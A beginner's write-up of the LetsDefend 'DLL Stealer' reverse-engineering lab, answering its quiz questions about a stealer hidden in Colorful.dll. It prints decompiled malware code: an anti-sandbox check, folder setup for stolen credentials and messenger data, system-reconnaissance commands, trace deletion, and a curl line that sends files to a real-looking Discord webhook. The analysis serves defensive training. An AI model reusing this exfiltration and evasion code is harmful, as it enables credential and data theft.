
LetsDefend: DLL Stealer

The following writeup covers the DLL Stealer room hosted on LetsDefend. This room is entirely concerned with reverse engineering a DLL stealer.

Scenario: You work as a cybersecurity analyst for a major corporation. Recently, your company's security team detected some suspicious activity on the network. It appears that a new DLL Stealer malware has infiltrated your system, and it's causing concern due to its ability to exfiltrate critical DLL files from your system.

What is the DLL that has the stealer code?

Start by opening the binary in JetBrains dotPeek, you can do so by right clicking the file, selecting open with, and selecting dotPeek. Once you have done so, it will take a couple of minutes to load. You can then expand the binary name like as follows:



Let's investigate the Colorful.dll by double clicking it.

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.IO;

#nullable enable
namespace Colorful
{
  public class Colorful
  {
    public static List<string> usernameList;

    public static bool IsVirusTotal()
    {
      return string.op_Equality(Environment.UserName, "admin") && string.op_Equality(Environm
    }

    public static void WriteLine()
    {
      if (Colorful.Colorful.IsVirusTotal())
        Environment.Exit(0);
      Process process = new Process();
      string str = Environment.UserName + "-AntiHeil";
      process.StartInfo.FileName = "cmd.exe";
      process.StartInfo.RedirectStandardInput = true;
      process.StartInfo.RedirectStandardOutput = true;
      process.StartInfo.CreateNoWindow = true;
      process.StartInfo.UseShellExecute = false;
      process.Start();
```

The function IsVirusTotal() appears to check if the environment matches specific criteria (usernames, machine names, command-line arguments, etc) often associated with sandbox or analysis tools. This is used to detected if the code is being analysed, and if so, the program terminates by calling Environment.Exit(0).

```
if (Colorful.Colorful.IsVirusTotal())
  Environment.Exit(0);
```

The WriteLine() method creates directories in the $appdata% folder with names that suggest it is categorising stolen data:

```
((TextWriter) process.StandardInput).WriteLine("cd %appdata%");
((TextWriter) process.StandardInput).WriteLine("mkdir " + Environment.
((TextWriter) process.StandardInput).WriteLine("cd %appdata%\\" + Envi
((TextWriter) process.StandardInput).WriteLine("mkdir Messengers");
((TextWriter) process.StandardInput).WriteLine("cd Messengers");
((TextWriter) process.StandardInput).WriteLine("mkdir Whatsapp");
((TextWriter) process.StandardInput).WriteLine("mkdir Telegram");
((TextWriter) process.StandardInput).WriteLine("mkdir Skype");
((TextWriter) process.StandardInput).WriteLine("mkdir Discord");
((TextWriter) process.StandardInput).WriteLine("cd %appdata%\\" + Envi
((TextWriter) process.StandardInput).WriteLine("mkdir Gaming");
((TextWriter) process.StandardInput).WriteLine("cd Gaming");
((TextWriter) process.StandardInput).WriteLine("mkdir RiotGames");
((TextWriter) process.StandardInput).WriteLine("mkdir EpicGames");
((TextWriter) process.StandardInput).WriteLine("mkdir Minecraft");
((TextWriter) process.StandardInput).WriteLine("mkdir Steam");
((TextWriter) process.StandardInput).WriteLine("mkdir GrowTopia");
((TextWriter) process.StandardInput).WriteLine("cd %appdata%\\" + Envi
((TextWriter) process.StandardInput).WriteLine("mkdir SystemInfo");
((TextWriter) process.StandardInput).WriteLine("cd %appdata%\\" + Envi
((TextWriter) process.StandardInput).WriteLine("mkdir Servers");
((TextWriter) process.StandardInput).WriteLine("cd Servers");
((TextWriter) process.StandardInput).WriteLine("mkdir FileZilla");
((TextWriter) process.StandardInput).WriteLine("cd %appdata%\\" + Envi
((TextWriter) process.StandardInput).WriteLine("mkdir Browsers");
((TextWriter) process.StandardInput).WriteLine("cd Browsers");
((TextWriter) process.StandardInput).WriteLine("mkdir GoogleChrome");
((TextWriter) process.StandardInput).WriteLine("mkdir Opera");
((TextWriter) process.StandardInput).WriteLine("mkdir OperaGx");
((TextWriter) process.StandardInput).WriteLine("mkdir MicrosoftEdge");
```

(NOTE! It steals much more information, ranging from browser credentials, crypto wallets, messenger data, etc). It then takes this stolen data and exfiltrates it using a discord webhook (T1567.004):

“curl -k -F \"payload_json={\\\"content\\\": \\\"%message_text% \\\"}\" -F \"file1=@%attachment%\"

https://discord.com/api/webhooks/1165744386949271723/kFr6Cc0DSTK1jB8aV3820mBxji06gF2KorUuO2Rd2ckLkhUEHxdi6kv6UHwgJ_W82fgZ

");"

After exfiltrating the data, the malware deletes its traces:

```
WriteLine("cd %appdata%");
WriteLine("rmdir /s /q " + Environment.UserName + "-AntiHeil");
WriteLine("del /f " + str + ".zip");
Flush();
Close();
```

Therefore, the answer is Colorful.dll.

What is the anti-analysis method used by the malware?

We discovered this previously to be "IsVirusTotal":

```
if (Colorful.Colorful.IsVirusTotal())
  Environment.Exit(0);
```

What is the full command used to gather information from the system into the "productkey.txt" file?

wmic path softwareLicensingService get OA3xOriginalProductKey >> productkey.txt

```
).WriteLine("cd  %appdata%\\" + str + "\\SystemInfo"
).WriteLine("systeminfo >> SystemInformation.txt");
).WriteLine("wmic path softwareLicensingService get
).WriteLine("tasklist >> tasklist.txt");
).WriteLine("ipconfig/all >> ips.txt");
).WriteLine("WMIC /Node:localhost /Namespace:\\\\roo
).Flush();
).Close();
```

What is the full command used to gather information through the "ips.txt" file?

ipconfig/all >> ips.txt

```
).WriteLine("cd  %appdata%\\" + str + "\\SystemInfo"
).WriteLine("systeminfo >> SystemInformation.txt");
).WriteLine("wmic path softwareLicensingService get
).WriteLine("tasklist >> tasklist.txt");
).WriteLine("ipconfig/all >> ips.txt");
).WriteLine("WMIC /Node:localhost /Namespace:\\\\roo
).Flush();
).Close();
```

What is the webhook used by the malware?

https://discord.com/api/webhooks/1165744386949271723/kFr6Cc0DSTK1jB8aV3820mBxji06gF2KorUuO2Rd2ckLkhUEHxdi6kv6UHwgJ_W82fgZ

This was an interesting room, and in all honesty, was my first time ever reverse engineering a DLL. If you are new to reverse engineering / malware analysis like myself, I highly recommend completing this room and using tools like ChatGPT to help understand the behaviour of the code.